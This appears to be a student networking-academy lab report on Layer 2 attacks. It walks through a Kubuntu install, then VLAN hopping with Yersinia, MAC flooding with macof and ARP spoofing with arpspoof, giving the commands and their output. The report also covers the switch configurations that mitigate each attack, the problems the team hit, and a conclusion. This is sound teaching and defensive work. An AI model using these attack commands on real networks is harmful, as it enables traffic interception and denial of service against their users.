


Select the USB and enter setup, sending you to the Grub menu and select “Try or Install Kubuntu”




After it finishes installing and you setup all the miscellaneous tasks like keyboard, language and time zone, you reach the Customize Tab, which allows you to select

your instillation mode. Select same as shown below.




When you reach the next tab, select replace partition




And select the unallocated space you partitioned earlier.

When you have completed the rest of the startup configurations, follow the instructions below, allow it to restart.



And select Kubuntu in the boot menu.



And there you go, you now have a fully installed, partition of Linux that you can select when starting up your computer.

IMPORTANT: Only ever update in konsole using [sudo apt update] and [sudo apt upgrade] otherwise some very strange things can happen, like update loops that last weeks.

Attacks

VLAN Hopping Attack

First you need to go into Linux and install Yersinia for whichever version of Linux you're currently using. To install it, go to your konsole and input the command sudo apt-get install yersinia. Note that this is for the Debian version and if you are using a separate version you might need to got through another pathway.

Download 2

Type	URL
Binary Package	http://archive.ubuntu.com/ubuntu/pool/universe/y/yersinia/yersinia_0.8.2-2.2build2_amd64.deb
Source Package	yersinia
Mirror	archive.ubuntu.com

Install Howto

1. Update the package index:
   `$ sudo apt-get update`


2. Install yersinia deb package:
   `$ sudo apt-get install yersinia`

This is what you should see after inputting the command above.

```
klevenj@JonathanKCCNPP34:~$     cd ~/Downloads
klevenj@JonathanKCCNPP34:~/Downloads$ sudo dpkg -i yersinia_0.8.2-2.2build2_amd64.deb
[sudo] password for klevenj:
Sorry, try again.
[sudo] password for klevenj:
Selecting previously unselected package yersinia.
(Reading database ... 234668 files and directories currently installed.)
Preparing to unpack yersinia_0.8.2-2.2build2_amd64.deb ...
Unpacking yersinia (0.8.2-2.2build2) ...
Setting up yersinia (0.8.2-2.2build2) ...
Processing triggers for man-db (2.12.0-4build2) ...
klevenj@JonathanKCCNPP34:~/Downloads$ yersinia
GNU yersinia 0.8.2
Try 'yersinia -h' to display the help.


MOTD: Do you have an ISL capable Cisco switch? Share it!! ;)
klevenj@JonathanKCCNPP34:~/Downloads$ yersinia -h
You must be root to run yersinia 0.8.2


MOTD: I'm waiting for the PS3 but i'm short of money... :'(
klevenj@JonathanKCCNPP34:~/Downloads$ sudo yersinia
GNU yersinia 0.8.2
Try 'yersinia -h' to display the help.


MOTD: The world is waiting for... M-A-T-E-O!!!
klevenj@JonathanKCCNPP34:~/Downloads$ sudo yersinia -h
                                  Yersinia...
                          The Black Death for nowadays networks
                                  by Slay & tomac
                                 http://www.yersinia.net
                                   yersinia@yersinia.net
                          Prune your MSTP, RSTP, STP trees!!!!

Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
       -V   Program version.
       -h   This help screen.
       -G   Graphical mode (GTK).
       -I   Interactive mode (ncurses).
       -D   Daemon mode.
       -d   Debug.
       -l logfile   Select logfile.
       -c conffile  Select config file.
  protocol   One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>


MOTD: Yersiiiiiiiiiiiniaaaa, you're breaking my heart!! - S&G (c) -
```

```
klevenj@JonathanKCCNPP34:~$ sudo ip link add link eno1 name eno1.20 type vlan id 20
klevenj@JonathanKCCNPP34:~$ sudo ip addr add 192.168.20.3/24 dev eno1.20
klevenj@JonathanKCCNPP34:~$ sudo ip link set up dev eno1.20
```

Once you're ready to do the attack, input the commands above to create a virtual PC interface, which can be somewhat finicky, so you might have to reinput the commands a couple times in case it gets overwritten.



Next, Run Yersinia which should open up this, and select the DTP tab, select the Enable Trunking button, and select okay to start the attack.

```
klevenj@JonathanKCCNPP34:~$ ping -I eno1.20 192.168.20.2
PING 192.168.20.2 (192.168.20.2) from 192.168.20.3 eno1.20: 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 192.168.20.2: icmp_seq=2 ttl=128 time=0.939 ms
64 bytes from 192.168.20.2: icmp_seq=3 ttl=128 time=0.955 ms
64 bytes from 192.168.20.2: icmp_seq=4 ttl=128 time=0.943 ms
```

If the mitigation is not enabled, you should be able to convince the network that you are a trunk, and that should allow you to monitor and receive pings from a VLAN not your own.

IMPORTANT: Do not run Yersinia for long periods of time, it can cause your system to freeze, requiring a hard restart in order to fix.

MAC Overflow Attack

The first step is to go into Linux and install a program known as dsniff using the command “sudo apt-get install dsniff”, shown below.

```
klevenj@JonathanKCCNPP34:~$ sudo apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-32build2).
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Set up a Wireshark instance monitoring your outgoing port on the attacker just to see if it worked.

Set up your IP addressing on your attacking host to something like this, substituting where you have different addresses.

```
klevenj@JonathanKCCNPP34:~$ sudo ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eno2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 04:d9:c8:ba:24:65 brd ff:ff:ff:ff:ff:ff
    altname enp1s0
3: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 04:d9:c8:ba:24:64 brd ff:ff:ff:ff:ff:ff
    altname enp0s31f6
    inet 192.168.0.3/24 scope global eno1
       valid_lft forever preferred_lft forever
4: wlp202s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 30:05:05:ff:08:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.114/23 brd 172.28.129.255 scope global dynamic noprefixroute wlp202s0
       valid_lft 83514sec preferred_lft 83514sec
    inet6 fe80::dbdf:d92b:8f35:4c46/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Then run this command as seen below (sudo macof –i eno1)

```
klevenj@JonathanKCCNPP34:~$ sudo macof -i eno1
```

If you succeed, when you try to ping within the network to the router like below

```
klevenj@JonathanKCCNPP34:~$ ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
From 192.168.0.3 icmp_seq=1 Destination Host Unreachable
From 192.168.0.3 icmp_seq=2 Destination Host Unreachable
From 192.168.0.3 icmp_seq=3 Destination Host Unreachable
```

It should fail, and the following ICMP messages should be visible on your Wireshark as seen below.



ARP Spoofing Attack

This attack uses commands from dsniff, so if you haven't already installed it as instructed above, go back up and do that. Also prepare a Wireshark instance for man-in-the-middle.

The first step is to do arpspoof on the device you want to monitor, in this case the router or the host is fine.

```
klevenj@JonathanKCCNPP34:~$ sudo arpspoof -i eno1 -t 192.168.0.2 192.168.0.1
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
```


Then do the forward packets command to prevent them from noticing that you are receiving their packets.

```
klevenj@JonathanKCCNPP34:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


This should allow pings to go through between the devices

```
Command Prompt

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>
```

While allowing you to monitor their activities in Wireshark as seen below.



This also works for Telnet as seen below.



Note that if you wanted to do a DDOS attack, all you would have to do is not do the forward packet command.

Mitigations

Mitigation for VLAN Hopping Attack

On switch two, go into the outgoing interface, and get rid of dynamic desirable switchport, enable switchport mode access, and assign it to a VLAN as seen below.

```
Switch 2

int f1/0/2

 no switchport mode dynamic desirable

 switchport mode access

 switchport access vlan 10
```

When you have completed the mitigation, and try to ping again while doing the attack, this should be what you get.

```
klevenj@JonathanKCCNPP34:~$ ping -I eno1.20 192.168.20.2
PING 192.168.20.2 (192.168.20.2) from 192.168.20.3 eno1.20: 56(84) bytes of data.
^C
--- 192.168.20.2 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 13330ms
```

Mitigations for Arp Spoofing Attack

The mitigation for Arp Spoofing involves creating a static arp access-list, as seen below. The important part is to permit the attackers IP address, while assigning to it their MAC address, preventing the attacker from pretending to be anybody else. The second example mitigation is a template, while the first is the exact configuration for this example.

```
arp access-list ARP_STATIC
 permit ip host 192.168.0.3 mac host 04d9.c8ba.2464
 permit ip host 192.168.0.2 mac host aa.bb.cc.dd.ee.ff
 ip arp inspection vlan 1
 ip arp inspection filter ARP_STATIC vlan 1
interface fa1/0/1
 ip arp inspection trust
```

```
arp access-list ARP_STATIC
 permit ip host [Attacker IP address] mac host [Attacker MAC address]
 permit ip host [Computer 1 IP address] mac host [Computer 1 MAC address]
 ip arp inspection vlan 1
 ip arp inspection filter ARP_STATIC vlan 1
interface fa1/0/1
 ip arp inspection trust
```

Mitigation for MAC Overflow

The mitigation for MAC Overflow attack is also rather simple, requiring the barest of port-security configurations as seen below, which allows the switch to simply ignore, or just shut down when the attacker intends to overload the switch with addressing.

```
Mac Overflow:

int range f0/1-3

 switchport mode access

 switchport port-security

 switchport port-security maximum 1

 switchport port-security violation shutdown

 exit
```

You should get this when you next try to ping within the network.

```
Router#ping 192.168.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router#ping 192.168.0.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router#
```


Problems

There were quite a few problems during our various attempts, for one, our first attempted attack was a CDP attack, which we later learned was useless on its own, providing about as much use as a chocolate kettle. Our first real attempts after the CDP incident involved hastily written python scripts that worked to dubious effect, which spoiler alert; they didn't work. Our next idea was using Linux, which was necessary because Yersinia, the main attack program we found for the VLAN hopping attack, only ran on Linux. The process of installing Linux, as detailed above, was rather painless, but when one of us tried to update Linux through the inbuilt control panel, they were stuck in a boot loop for the better part of a week and a half after trying to update. Our unfamiliarity with the various tools provided in Linux led to another slowdown which required hours of research to find the specific tools we wanted. After that was out of the way, we found that many of the tools available through the simplest download were much more convenient than our previous attempts. Oftentimes our attacks would fail for no

reason we could find, on one particularly memorable occasion, said attack failed while we were trying to get checked off, but worked perfectly fine the next day. One thing we learned after another attempt at getting checked off for VLAN Hopping, was that you cannot run Yersinia for long periods of time, otherwise your computer bricks. Thankfully this fixed itself after a hard restart, but it happened at a rather inconvenient time.

Conclusion

This lab was rather interesting to complete, as it involved concepts that we knew about from our learning in CCNA, and seen similar types in the news, but had never actually seen in person. What really stood out to me however was how simple it was to mitigate most of the layer two attacks that we were using. Many of these attacks relied on access to the attacked network, as well as unsafe configurations being assigned, like switchport dynamic desirable, or not enabling DHCP snooping. Things that the average network engineer would set up normally while doing the whole system configurations. Although I do understand that the average modern attack isn't going to be so simple to solve, nor is it going to be so simple in its mechanisms, it does make me wonder how many attacks rely on faulty configurations being set on the various devices in the network.


Networking
Academy
Advanced Cisco Networking Academy
Layer 2 Attacks
Kazu Li-Hirata
Mac Overflow
VLAN Hopping
ARP Spoofing